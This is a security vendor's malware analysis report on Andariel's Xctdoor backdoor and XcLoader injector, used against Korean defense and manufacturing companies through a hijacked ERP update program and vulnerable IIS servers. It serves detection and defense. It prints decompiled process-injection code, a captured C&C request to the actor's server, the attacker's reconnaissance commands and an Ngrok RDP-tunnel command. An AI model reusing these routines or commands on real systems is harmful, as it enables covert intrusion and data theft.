asec.ahnlab.com /en/67558/

Xctdoor Malware Used in Attacks Against Korean Companies (Andariel)

By ASEC ⋮⋮ 7/1/2024

AhnLab SEcurity intelligence Center (ASEC) recently discovered a case where an unidentified threat actor exploited a Korean ERP solution to carry out an attack. After infiltrating the system, the threat actor is believed to have attacked the update server of a specific Korean ERP solution to take control of systems within the company. In another attack case, a vulnerable web server was attacked to distribute malware. The targets of these attacks have been identified as the Korean defense and manufacturing industries.

Among the identified malware, there is a form where a malicious routine is inserted into the update program of an existing ERP solution. This method is similar to a case in 2017 when the Andariel group used it to install the HotCroissant backdoor. The creator used the string “Xct” during the development process of the malware, and the backdoor ultimately used here is classified as Xctdoor.

1. Past Attack Cases of Andariel

Rifdoor is a backdoor used by Andariel, a subgroup known to be part of the Lazarus group. It was first discovered in November 2015 and its activity was confirmed until early 2016. [1] (This report supports Korean only for now.) Starting in 2017, a variant of Rifdoor was used in attacks, which was identified as identical to Lazarus group’s HotCroissant, a backdoor disclosed by the US CISA [2] and VMware’s Carbon Black [3] in 2020. Carbon Black detailed the similarities and differences between Rifdoor and HotCroissant, and the Rifdoor variant will be classified as HotCroissant here.

Among the attack cases using HotCroissant, there was an incident in 2017 where a Korean ERP solution was exploited to distribute malware. The threat actor inserted a malicious routine into the update program “ClientUpdater.exe”. It is presumed that the threat actor exploited this method to attack the ERP’s update server after breaching a specific organization, with the purpose of propagating internally.

The routine inserted into the update program is responsible for downloading and executing additional payloads from an external source, as shown below. The malware downloaded from this URL was the HotCroissant backdoor, which had been used in attacks since 2017.



Figure 1. The downloader routine inserted into the ERP update program

2. Recent Attack Case – ERP

A similar attack case was identified in May 2024. Unlike the past incident where a downloader routine was inserted into “ClientUpdater.exe”, this time, a routine was simply inserted to execute a DLL from a specific path using the Regsvr32.exe process.



Figure 2. The execution routine inserted into the ERP update program

Although the initial installation process is not confirmed, the identified DLL was found to be malware capable of stealing system information and executing commands from the threat actor. This suggests that, similar to the past incident, the update server of a specific ERP was attacked.

Based on keywords like “XctMain” used by the threat actor during the development process, the final installed DLL malware is classified as Xctdoor here. Xctdoor is in DLL format and developed in the Go language. It is designed to be executed via the Regsvr32.exe process.

When executed by the Regsvr32.exe process, Xctdoor injects itself into processes such as “taskhost.exe,” “taskhostex.exe”, “taskhostw.exe”, and “explorer.exe”. Subsequently, it copies itself to the path “%LOCALAPPDATA%\Packages\Microsoft.MicrosoftEdge.Current_8wekyb3d8bbwe\Settings\roaming.dat” and creates a shortcut file in the startup folder to ensure it runs after a reboot. The shortcut file “MicrosoftEdge.lnk” does not directly execute “roaming.dat”, but instead uses Regsvr32.exe to execute the “settings.lock” file located in the same path.

“settings.lock” is injector malware classified as XcLoader based on the name used by the threat actor during its creation. XcLoader’s function is simply to inject the “roaming.dat” file into the explorer.exe process.

```
v36 = path_filepath_Join((unsigned int)v85, 2, 2, (unsigned int)v79 + 8, a5, v32, v33, v34, v35, v62, v70, v76);
result = os_ReadFile(v36, 2, v37, (unsigned int)v79 + 8, a5, v38, v39, v40, v41, v63, v71);// Current Directory + "roaming.dat
if ( v79 == (__int128 *)-8LL )
{
  v82 = result;
  v80 = 2LL;
  v47 = runtime_makeslice((unsigned int)&RTYPE_uint8, 2, 2, 0, a5, v43, v44, v45, v46, v64, v72, v77);
  v52 = v82;
  v53 = v80;
  for ( i = 0LL; v53 > i; ++i )
  {
    a5 = *(unsigned __int8 *)(v52 + i);
    LODWORD(v10) = a5 ^ (i * i) ^ 0x11;
    *(_BYTE *)(v47 + i) = a5 ^ (i * i) ^ 0x11;
  }
  v84 = v47;
  v55 = xct_utils_DecryptUnicodeString(
          (unsigned int)"AnzGXS8EKR83CGF1KAAwgFBuy/EFayXYMkqoe9ok",// "explorer.exe"
          40,
          v53,
          (_DWORD)v10,
          a5,
          v48,
          v49,
          v50,
          v51,
          v65,
          v73);
  return xct_injector_InjectToProcessByName(v55, 40, v84, v80, v80, 2094769893, v56, v57, v58, v66, v74, v78);
}
return result;
```

Figure 3. XcLoder's injection routine

Additionally, the Go language version of XcLoader was identified for the first time in this attack, whereas previously, the C language version of XcLoader had been used in attacks. In this attack case, both Go language and C language versions of XcLoader were found. The details about these types will be summarized in the next section.

The ultimately executed Xctdoor is a backdoor that transmits basic information such as the username, computer name, and the malware's PID to the C&C server and can execute commands received from it. Furthermore, it supports information theft functions such as screenshot capture, keylogging, clipboard logging, and transmitting drive information.

Function name	Segmer
main_NewMsgBuilder	.text
main_get_eid_me	.text
main__ptr_MsgBuilder_build_begin	.text
main__ptr_MsgBuilder_build_reset	.text
main__ptr_MsgBuilder_build_end	.text
main__ptr_MsgBuilder_get_buffer	.text
main__ptr_MsgBuilder_get_msg_id	.text
main__ptr_MsgBuilder_get_eid_sender	.text
main__ptr_MsgBuilder_get_pos	.text
main__ptr_MsgBuilder_skip_bytes	.text
main__ptr_MsgBuilder_read_u8	.text
main__ptr_MsgBuilder_read_u32	.text
main__ptr_MsgBuilder_read_u64	.text
main__ptr_MsgBuilder_read_bytes	.text
main__ptr_MsgBuilder_read_unicode_bytes	.text
main__ptr_MsgBuilder_read_unicode_string	.text
main__ptr_MsgBuilder_write_u8	.text
main__ptr_MsgBuilder_write_value	.text
main__ptr_MsgBuilder_write_u16	.text
main__ptr_MsgBuilder_write_u32	.text
main__ptr_MsgBuilder_write_u32_at	.text
main__ptr_MsgBuilder_write_u64	.text
main__ptr_MsgBuilder_write_u64_at	.text
main__ptr_MsgBuilder_write_bytes	.text
main__ptr_MsgBuilder_write_unicode_bytes	.text
main__ptr_MsgBuilder_write_unicode_string	.text
main_delta_file_path	.text
main_save_id_delta	.text
main_load_id_delta	.text
main_get_msg_description	.text
main_processunit_process_msg	.text
main_send_process_list	.text
main_rootunit_send_spec_info	.text
main_rootunit_send_module_info	.text
main_rootunit_process_msg	.text
main_send_error_code	.text
main_execute_cmd	.text
main_create_process	.text
main_XctMain	.text
main_GetEventName	.text
main_DllRegisterServer	.text
main_DllUnregisterServer	.text
main_VssServiceMain	.text

Address	Length	Type	String
.rdata:00000002F3999E89	00000013	C	main.dataslot_open
.rdata:00000002F3999E9C	00000014	C	main.dataslot_close
.rdata:00000002F3999EB0	00000017	C	main.dataslot_set_port
.rdata:00000002F3999EC7	0000001B	C	main.dataslot_set_interval
.rdata:00000002F3999EE2	0000001B	C	main.dataslot_get_interval
.rdata:00000002F3999EFD	00000021	C	main.dataslot_get_interval_value
.rdata:00000002F3999F1E	00000022	C	main.dataslot_set_urgent_interval
.rdata:00000002F3999F40	0000001C	C	main.dataslot_worker_thread
.rdata:00000002F3999F5C	0000001B	C	main.dataslot_is_connected
.rdata:00000002F3999F77	00000019	C	main.dataslot_put_packet
.rdata:00000002F3999F90	00000020	C	main.dataslot_put_packet_direct
.rdata:00000002F3999FB0	0000001F	C	main.dataslot_put_packet_async
.rdata:00000002F3999FCF	0000001A	C	main.dataslot_send_packet
.rdata:00000002F3999FE9	0000001A	C	main.dataslot_recv_packet
.rdata:00000002F399A003	0000001B	C	main.dataslot_close_stream
.rdata:00000002F399A01E	0000001B	C	main.dataslot_parse_packet
.rdata:00000002F399A039	0000001D	C	main.dataslot_process_packet
.rdata:00000002F399A056	00000019	C	main.dataslot_set_server
.rdata:00000002F399A06F	0000001D	C	main.dataslot_get_ip_address
.rdata:00000002F399A08C	00000018	C	main.fsunit_process_msg
.rdata:00000002F399A0A4	00000018	C	main.request_file_block
.rdata:00000002F399A0BC	00000015	C	main.send_drive_list
.rdata:00000002F399A0D1	00000014	C	main.send_file_list
.rdata:00000002F399A0E5	00000015	C	main.send_file_block
.rdata:00000002F399A0FA	00000017	C	main.send_pull_complet
.rdata:00000002F399A111	0000000A	C	main.main
.rdata:00000002F399A11B	00000013	C	main.monunit_start
.rdata:00000002F399A12E	00000012	C	main.monunit_stop
.rdata:00000002F399A140	00000018	C	main.monunit_set_config
.rdata:00000002F399A158	00000014	C	main.monitor_thread
.rdata:00000002F399A16C	00000015	C	main.check_keystroke
.rdata:00000002F399A181	00000016	C	main.send_window_data
.rdata:00000002F399A197	00000019	C	main.send_keystorke_data
.rdata:00000002F399A1B0	00000015	C	main.check_clipboard
.rdata:00000002F399A1C5	00000019	C	main.send_clipboard_data
.rdata:00000002F399A1DE	00000012	C	main.check_screen
.rdata:00000002F399A1F0	00000016	C	main.send_screen_data
.rdata:00000002F399A206	00000015	C	main.log_screen_data
.rdata:00000002F399A21B	00000012	C	main.check_drives
.rdata:00000002F399A22D	0000000E	C	main.log_data
.rdata:00000002F399A23B	00000019	C	main.monunit_process_msg
.rdata:00000002F399A254	0000001B	C	main.MsgBuilderFromContent

Figure 4. Functions supported by Xctdoor

Xctdoor communicates with the C&C server using the HTTP protocol, while the packet encryption employs the Mersenne Twister (mt19937) algorithm and the Base64 algorithm.

```
POST /index.php HTTP/1.1
Host: beebeep.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: multipart/form-data; boundary=---------------------------293582696224464
Content-Length: 40
Connection: close

+tv0[redacted]_/GA==HTTP/1.1 200 OK
Date: Fri, 17 May 2024 06:11:01 GMT
Server: Apache/2.2.21 (Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1
Accept-Ranges: bytes
Content-Length: 32
Connection: close
Content-Type: text/html;

PSmzcCfF37eCVgksqLdVR5O4+iUGhqrx
```

Figure 5. Xctdoor's C&C communication packets

3. Recent Attack Case – Web Server

In March 2024, instances were confirmed where web servers were attacked to install XcLoader. Considering the targets were Windows IIS web servers running version 8.5, which was developed in 2013, it is presumed that the malware was propagated by exploiting poor configurations or a vulnerability.

Target Type	File Name	File Size	File Path
Current	cmd.exe	349 KB	%SystemRoot%\system32\cmd.exe
Target	test.exe	228.5 KB	%SystemRoot%\system32\inetsrv\test.exe
Parent	w3wp.exe	22 KB	%SystemRoot%\system32\inetsrv\w3wp.e
ParentOfParentOfCurrent	svchost.exe	37.88 KB	%SystemRoot%\system32\svchost.exe

Process	Module	Target	Behavior	Data
cmd.exe	N/A	test.exe	Creates process	N/A
w3wp.exe	N/A	N/A	Deletes executable file	N/A

Figure 6. Log of XcLoader being installed on a web server due to an attack

Upon examining the commands executed on the IIS server, besides actions related to malware installation, behaviors such as querying system information were observed. This is similar to cases where web shells are installed on web servers to execute commands, suggesting that this system might also have a web shell installed.

> ipconfig /all
> ping 8.8.8.8 -n 2
> systeminfo
> reg query
"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run\"
> powershell -Command "Get-ItemProperty
HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall* | Select-Object DisplayName,
DisplayVersion, Publisher, InstallDate | Format-Table -AutoSize"

The XcLoader used in the attack functions similarly to the type developed in the Go language, reading and decrypting the "roaming.dat" file located in the same directory, and injecting it into processes. The difference is that in the May 2024 case, the "roaming.dat" file is in PE format, whereas in this case, it is encrypted. XcLoader primarily targets the explorer.exe process for injection, but in some cases, it also selects the "sihost.exe" process.

A characteristic of the XcLoader used in this attack is its logging behavior to a specific path, as shown below. This path appears to be a detailed path related to the web server, indicating that the web server has already been compromised by the threat actor.

```
        v21 = OpenProcess(0x1FFFFFu, 0, pe.th32ProcessID);
        if ( v21 )
          break;
      }
      if ( !Process32NextW(v20, &pe) )
      {
        CloseHandle(v20);
        goto LABEL_18;
      }
    }
    CloseHandle(v21);
    th32ProcessID = pe.th32ProcessID;
    CloseHandle(v20);
    if ( fn_inject(th32ProcessID, v13, FileSize) )
      v6 = th32ProcessID;
    if ( v6 )
    {
      fn_writeLog2("[illegible]    \\WebSite\\LIB\\test\\1.aspx", L"Inject success\n");
      goto LABEL_20;
    }
  }
  fn_writeLog2("[illegible]\\WebSite\\LIB\\test\\1.aspx", L"Failed to inject to target process %s\n", L"explorer.exe");
}
else
{
  LastError = GetLastError();
  fn_writeLog2(
    "[illegible]\\WebSite\\LIB\\test\\1.aspx",
    L"Failed to read file - %s: Error code - %u\n",
    FileName,
    LastError);
```

Figure 7. The path where the malware logs its activities

Additionally, among the systems affected by this attack, logs from Ngrok were also identified. Ngrok is a tunneling program that exposes systems within NAT environments to external access. It is often installed by threat actors to establish remote control via RDP on infected systems and is frequently observed in attacks attributed to the Kimsuky group.

```
update  tcp 3389 –authtoken 2gX7z8V0maCIrjdsYA1jaDF9wSz_4RyHTgn7eAnYhSBxjis9J
```

Ngrok (update.exe) command line entered by the threat actor

4. Conclusion

ASEC monitors advanced persistent threats (APT) and has recently confirmed cases of attacks exploiting a Korean ERP solution. Similar to methods previously used by the Andariel group, the threat actor exploited the ERP solution to propagate malware within companies.

The recent attacks were confirmed in May 2024, targeting the defense sector, but similar attacks have been occurring since earlier times. In March 2024, instances were confirmed where Korean manufacturing sector web servers were attacked to install XcLoader. XcLoader serves as an injector malware responsible for injecting Xcdoor into normal processes. Xcdoor, in turn, is a backdoor capable of capturing system information such as screenshots, keylogs, clipboard data, and drive information, as well as executing commands issued by threat actors. Threat actors can control infected systems and exfiltrate information through this malware.

Users must be particularly cautious against attachments in emails from unknown sources and executable files downloaded from web pages. Security administrators in companies must enhance monitoring of asset management programs and apply patches for any security vulnerabilities in the programs. Users should also apply the latest patch for OS and programs such as Internet browsers, and update V3 to the latest version to prevent malware infection in advance.

File Detection
– Trojan/Win.XcLoader.C5642132 (2024.06.19.00)
– Trojan/Win.XcLoader.C5641779 (2024.06.17.02)
– Trojan/Win.XcLoader.C5641780 (2024.06.17.02)
– Backdoor/Win.Xctdoor.C5626572 (2024.05.27.03)
– Trojan/Win.Launcher.C5626571 (2024.05.29.00)
– Trojan/Win.Injector.R642750 (2024.04.03.01)
– Backdoor/Win.Xctdoor.C5622753 (2024.05.18.00)
– Trojan/Win.Injector.C5622750 (2024.05.17.02)
– Trojan/Win.Agent.C5622754 (2024.05.29.00)
– Trojan/Win.Injector.C5607331 (2024.04.03.01)
– Trojan/Win32.Rifdoor.R214775 (2017.12.06.00)
– Trojan/Win32.Andaridown.R216669 (2017.12.27.09)

Behavior Detection
– Execution/MDP.Ngrok.M4615

IoCs
MD5

– 235e02eba12286e74e886b6c99e46fb7: Modified ERP update program – past case (ClientUpdater.exe)
– 396bee51c7485c3a0d3b044a9ceb6487: HotCroissant – Past Case (***Kor.exe)
– ab8675b4943bc25a51da66565cfc8ac8: Modified ERP update program – latest case (ClientUpdater.exe)
– f24627f46ec64cae7a6fa9ee312c43d7: Modified ERP update program – latest case (ClientUpdater.exe)
– 6928fab25ac1255fbd8d6c1046653919: XcLoader (XcExecutor.exe)
– 9a580aaaa3e79b6f19a2c70e89b016e3: XcLoader (icsvcext.dll)
– a42ae44761ce3294ce0775fe384d97b6: XcLoader (icsvcext.dll)
– d852c3d06ef63ea6c6a21b0d1cdf14d4: XcLoader (icsvcext.dll)
– 2e325935b2d1d0a82e63ff2876482956: XcLoader (settings.lock)
– 4f5e5a392b8a3e0cb32320ed1e8d0604: XcLoader (test.exe)
– 54d5be3a4eb0e31c0ba7cb88f0a8e720: XcLoader (test.exe)
– b43a7dcfe53a981831ae763a9a5450fd: XcLoader (test.exe)
– e554b1be8bab11e979c75e2c2453bc6a: XcLoader (test.exe)
– 41d5d25de0ca0fdc54c24c484f9f8f55: XcLoader (settings.lock)
– b96b98dede8a64373b539f94042bdb41: XcLoader (settings.lock)
– 375f1cc32b6493662a78720c7d905bc3: XcLoader (settings.lock)
– d938201644aac3421df7a3128aa88a53: XcLoader (onedrive.dll)
– d787a33d76552019becfef0a4af78a11: XcLoader (onedrive.dll)
– 09a5069c9cc87af39bbb6356af2c1a36: XcLoader (onedrive.dll)
– ad96a8f22faab8b9c361cfccc381cd28: Xctdoor (******.***.Common.RegEx.dll)
– 9bbde4484821335d98b41b44f93276e8: Xctdoor (******.***.Common.RegEx.dll)
– 11465d02b0d7231730f3c4202b0400b8: Xctdoor (******.***.Common.RegEx.dll)

C&C Server Addresses
– 195.50.242[.]110:8080: HotCroissant
– hxxp://beebeep[.]info/index.php: Xctdoor

Download URL
– hxxp://www.jikji.pe[.]kr/xe/files/attach/binaries/102/663/image.gif: HotCroissant